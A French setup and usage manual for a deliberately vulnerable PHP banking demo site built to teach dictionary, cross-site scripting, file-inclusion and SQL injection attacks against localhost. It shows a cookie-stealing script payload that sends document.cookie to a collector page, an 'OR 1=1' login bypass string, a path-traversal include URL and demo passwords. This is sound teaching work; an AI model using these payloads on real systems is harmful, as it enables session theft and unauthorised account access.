Dans un premier temps, vous devez aller dans votre serveur de base de données et créer une base nommée « mini_projet ». Ensuite il vous suffit d'importer le fichier « mini_projet.sql » ou « securityDB.sql » (selon la version du code que vous avez téléchargé) qui se trouve dans la racine de l'archive que vous venez de télécharger.

Dans un second temps, il vous suffit d'ouvrir le fichier « database.php » qui se trouve dans le dossier « singleton » et changer les variables de connexion à la base de données avec celles que vous utilisez.

```
private function __construct()
{
    $host = "localhost"; // host name
    $user = "root"; // user name
    $pass = ""; // database pass
    $bddn = "mini_projet"; // database name

    $this->_pdo = new PDO("mysql:host=$host;dbname=$bddn", $user, $pass); //<-- connect here
    $this->_pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
}
```

6.3. Utilisation du site internet

6.3.1. Pré-emploi

Il faut savoir qu'il existe 3 personnes prédéfinies dans la base :

- Login : mickael, mot de passe : aA4*7777 et a pour rôle : administrateur
- Login : bob, mot de passe : diary et a pour rôle : utilisateur, utile pour la faille dictionnaire
- Login : framboise, mot de passe : strawberry et a pour rôle : utilisateur, utilise pour la faille XSS. (et dictionnaire)

6.3.2. La page index

La page index se présente comme cela (avec les « dropdown list » actives, il suffit de cliquer dessus)

MMA Bank & Co.

To see your accounts, please enter your login

Login

Password

Select your attack

☐ Dictionary Attack ☐ Cross-site scripting ☐ Include Attack ☐ None

Select your defence(s)

☐ Prevent Cross-site scripting
☐ Prevent Injections SQL
☐ Prevent Dictionary and/or Brute Force attacks
☐ Prevent Include attacks

Connect

Clear everything

Comme vous pouvez le voir, il y a un champ « login » et « password » qui sont les champs que vous devez obligatoirement remplir pour pouvoir vous connecter.

De plus, vous pouvez sélectionner une attaque (et seulement une seule d'où l'emploi des boutons radio) et vous pouvez sélectionner des défenses (vous pouvez en choisir plusieurs d'où l'emploi des cases à cocher).

Le bouton « clear everything » sert de remise à zéro du formulaire et la suppression des cookies s'il y en a.

6.3.3. L'attaque dictionnaire

Cette partie se concentre sur l'attaque dictionnaire. Dans un premier temps, il suffit de rentrer le login que vous voulez tester, sélectionner l'attaque « dictionary attack » et appuyer sur le bouton « connect » pour soumettre le formulaire.

Vous obtiendrez alors quelque chose de semblable à l'image ci-dessous :

The screenshot shows a web form for 'MMA Bank & Co.' with the heading 'To see your accounts, please enter your login'. The form includes a 'Login' field with the value 'bob', a 'Password' field with the placeholder 'Password', and a loading spinner. Below the spinner is a dropdown menu 'Select your attack' with four radio button options: 'Dictionary Attack' (selected), 'Cross-site scripting', 'Include Attack', and 'None'. This section is highlighted with a red border. Below that is another dropdown menu 'Select your defence(s)' with four checkbox options: 'Prevent Cross-site scripting', 'Prevent Injections SQL', 'Prevent Dictionary and/or Brute Force attacks', and 'Prevent Include attacks'. This section is highlighted with a green border. At the bottom is a blue 'Connect' button.

Un « loader » apparaît pour vous aider visuellement à comprendre que l'attaque est en train de se faire.

Si le « loader » disparaît et que vous avez un message d'erreur « Please fill all fields » alors c'est que l'attaque dictionnaire a échoué.

Sinon si l'attaque réussie, vous obtenez quelque chose de semblable à l'image ci-dessous :

The screenshot shows a web interface for 'MMA Bank & Co.' with a login form and a results section. The login form has fields for 'Login' (containing 'bob') and 'Password' (containing 'diary'). Below the form, a pink box displays the 'Results' of a successful dictionary attack: 'Get hacked - Login : bob - Pass : diary' and 'Execution Time : 8.2713439464569 seconds'. At the bottom, there are dropdown menus for 'Select your attack' and 'Select your defence(s)', and a 'Connect' button.

MMA Bank & Co.

To see your accounts, please enter your login

Login

bob

Password

diary

Results

Get hacked - Login : bob - Pass : diary

Execution Time : 8.2713439464569 seconds

Select your attack

☐ Dictionary Attack ☐ Cross-site scripting ☐ Include Attack ☒ None

Select your defence(s)

Connect

Le compte est ainsi « hacké » et les informations suivantes sont affichées :

- Le login de l'utilisateur (déjà connu pour effectuer l'attaque)
- Le mot de passe de l'utilisateur
- Le temps qu'a pris l'attaque pour réussir

Le champ « password » est mis-à-jour avec le mot de passe « hacké » et après X secondes vous êtes automatiquement redirigé vers la page des comptes de l'utilisateur. (Il n'y a pas besoin de cliquer sur le bouton « connect », cela se fait automatiquement).

Au final, vous aurez accès au compte de l'utilisateur piraté.

Your accounts		
Login	Type	Amount
bob	Livret Bob 01	1420
bob	Livret Bob 02	760

6.3.4. L'attaque XSS ou Cross-site scripting

Pour lancer, une attaque XSS, il vous suffit de rentrer un login, un mot de passe et de cocher le bouton radio « Cross-site scripting » comme vous pouvez le voir sur l'image ci-dessous :

MMA Bank & Co.

To see your accounts, please enter your login

Login

Password

Select your attack

☐ Dictionary Attack ☒ Cross-site scripting ☐ Include Attack ☐ None

Select your defence(s)


Connect

Une fois que vous cliquez sur le bouton « connect », vous allez être redirigé vers les comptes de l'utilisateur « framboise ». Or ce dernier à un nom de compte qui contient du JavaScript et il sera interprété si la sécurité n'est pas en place. C'est le cas ici, alors nous obtenons :

```
127.0.0.1/securitytesting/xssattack/xss.php?c=PHPSESSID=jdsee2ess0i2iv708615429uq1;%20username=framboise;%20password=strawberry
```

Nous sommes redirigés vers une page blanche qui a pour adresse quelque chose de semblable ci-dessus. Ceci est fait exprès pour vous montrer qu'il s'est passé quelque chose (en effet dans le script de l'attaquant on aurait pu mettre une redirection pour éviter cette page blanche).

Pour quitter cette page blanche, il suffit de cliquer sur le bouton « précédent » de votre navigateur et vous serez redirigé vers la page « index ». Cela se présente comme l'image ci-dessous :



Si vous appuyez sur le bouton « show my accounts », vous allez répéter le script de l' « attaquant ». Il ne vous reste plus alors qu'à déconnecter et aller dans votre dossier « xssattack ». Normalement, un fichier « cookies.txt » aura été créé et aura pour contenu quelque chose de similaire à :

```
cookies.txt
1 |PHPSESSID=jdsee2ess0i2iv708615429uq1; username=framboise; password=strawberry
2
```

Comme le nom du fichier l'indique, ce sont les cookies de l'utilisateur piraté que vous trouverez dans ce fichier.

6.3.5. L'attaque « include » ou « Remote File Inclusion »

Pour ce faire, il suffit simplement de cocher le radio bouton « include attack » comme présenté sur l'image ci-dessous :

The screenshot shows a web application interface for 'MMA Bank & Co.'. It has a login form with fields for 'Login' and 'Password'. Below these is a dropdown menu labeled 'Select your attack' with a red box highlighting the radio buttons: 'Dictionary Attack', 'Cross-site scripting', 'Include Attack' (which is selected), and 'None'. There is another dropdown menu labeled 'Select your defence(s)' and a blue 'Connect' button at the bottom.

Lorsque vous appuyez sur le bouton « connect », cela va simuler un envoi de fichier de la part de l'attaquant dans votre url qui va être interprété, comme ceci :

The screenshot shows a web browser window with the URL `127.0.0.1/securitytesting/?file=../includeattack/includeattack1.php&prevent=0`. The page displays the message 'You've been hacked Hahaha'. Below this, there are three PHP error notices from the server:

```
(!) Notice: Use of undefined constant uptime - assumed 'uptime' in C:\wamp64\www\SecurityTesting\includeattack\includeattack1.php on line 5
```

#	Time	Memory	Function	Location
1	0.0004	273440	{main}()	...index.php:0
2	0.0008	284792	include('C:\wamp64\www\SecurityTesting\includeattack\includeattack1.php')	...index.php:31

```
(!) Notice: Use of undefined constant id - assumed 'id' in C:\wamp64\www\SecurityTesting\includeattack\includeattack1.php on line 6
```

#	Time	Memory	Function	Location
1	0.0004	273440	{main}()	...index.php:0
2	0.0008	284792	include('C:\wamp64\www\SecurityTesting\includeattack\includeattack1.php')	...index.php:31

```
(!) Notice: Undefined variable: SERVER_ADDR in C:\wamp64\www\SecurityTesting\includeattack\includeattack1.php on line 17
```

#	Time	Memory	Function	Location
1	0.0004	273440	{main}()	...index.php:0
2	0.0008	284792	include('C:\wamp64\www\SecurityTesting\includeattack\includeattack1.php')	...index.php:31

operation system: WINNT
uname -a: Windows NT PC-MIKAEL 10.0 build 15063 (Windows 10) AMD64
uptime:
id:
pwd: C:\wamp64\www\SecurityTesting
user: System
phpv: 5.6.25
SoftWare: Apache/2.4.23 (Win64) PHP/5.6.25
Server Name: 127.0.0.1
Server Address: 192.168.1.22
HACKER technical information retrieval

Les erreurs sont normales, elles peuvent être parfois déclenchées selon le serveur que vous possédez. Ici, ce sont des erreurs liées au localhost, sinon cela fonctionne très bien sur un site hébergé sur un serveur « réel ».

6.3.6. L'attaque « injection SQL »

Pour ce faire, il est plus simple de vous montrer une image et de vous expliquer après.

The image shows a web form for 'MMA Bank & Co.' with the heading 'To see your accounts, please enter your login'. The form includes a 'Login' field containing the SQL injection payload 'blabla' OR '1'='1' #', a 'Password' field with a single asterisk, a 'Select your attack' dropdown menu, and a 'Select your defence(s)' dropdown menu. Below these are four checkboxes: 'Prevent Cross-site scripting' (checked), 'Prevent Injections SQL' (unchecked), 'Prevent Dictionary and/or Brute Force attacks' (unchecked), and 'Prevent Include attacks' (unchecked). A blue 'Connect' button is at the bottom.

Dans le champ « login », on met notre injection SQL. Dans le champ « password » on met n'importe quoi. **Enfin, nous sommes obligés de sélectionner la défense contre le « Cross-site scripting » car par défaut, l'utilisateur « framboise » a un nom de compte qui contient du JavaScript. Si nous ne cochons pas cette case, le script sera lancé et il nous sera impossible de voir notre page « account ».**

Lorsque nous cliquons sur le bouton « connect », cette injection SQL en particulier (celle de l'image) va nous permettre de nous connecter au premier compte de la base de données. Or dans l'ensemble des cas, les premières personnes dans une base de données sont les administrateurs.

Ce qui nous un résultat comme celui-ci :

Your accounts		
Login	Type	Amount
mickael	Livret bleu	1100
mickael	Compte Courant	1600
framboise	Livret Framboise 1	600
framboise	<script>window.location="http://127.0.0.1/securitytesting/xssattack/xss.php?c="+document.cookie;</script>	1200
framboise	Livret Framboise 2	750
mick		
bob	Livret Bob 02	760
bob	Livret Bob 01	1420

En tant qu'administrateur, je suis dans la possibilité de voir tous les comptes. Et vous remarquerez au passage le nom de compte de l'utilisateur « framboise » qui est du JavaScript mais pas interprété car nous sommes défendus contre ce genre d'attaque.